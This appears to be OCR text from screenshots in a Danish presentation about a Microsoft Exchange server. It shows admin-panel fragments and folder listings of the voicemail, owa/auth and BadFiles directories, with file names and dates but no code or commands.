
Outlook on the web: Enabled

Disable | View details

Move Mailbox

To another database




Recycle Bin
BadFiles
ndp48-x86-...
UcmaRunti...
voicemail
File Home Share View
« V15 › UnifiedMessaging › voicemail
Search voicemail
Quick access
Desktop
Downloads
Documents
Pictures
Name
Date modified
Type
Working on it...
0 items
Untitled - Notepad
File Edit Format View Help
/\
|| Indgaaende Voicemail Queue paa Exchange Server 1
|| "Internettet"
\/
auth
File Home Share View
« owa › auth
Search auth
Quick access
Desktop
Downloads
Documents
Pictures
auth
BadFiles
System32
voicemail
This PC
Local Disk (D:)
Network
Name
Date modified
15.1.2176 8/20/2021 9:11
Current 8/20/2021 9:11
getidtoken 4/29/2018 5:31
RedirSuiteServiceProxy.aspx 4/29/2018 5:31
logoff.aspx 11/19/2020 10:
OutlookCN.aspx 11/19/2020 10:
ExpiredPassword.aspx 11/19/2020 10:
signout.aspx 11/19/2020 10:
errorFE.aspx 11/19/2020 10:
logon.aspx 11/19/2020 10:
frowny.aspx 11/19/2020 10:
Exchange Server 2 9/15/2021 8:18
12 items
BadFiles
File Home Share View
BadFiles
Search BadFiles
Quick access
Desktop
Downloads
Documents
Pictures
auth
Name
Date modified
Type
Size
2a75db02-3951-4523-8bed-7ddad32223d7 1/21/2021 8:31 AM Text Document 1 KB
c2df4b4f-2620-498c-a53d-68898a6f73f9 1/19/2021 4:50 AM Text Document 25,600 KB
2 items
Activate Windows
Go to Settings to activate Windows.

Spørgsmål?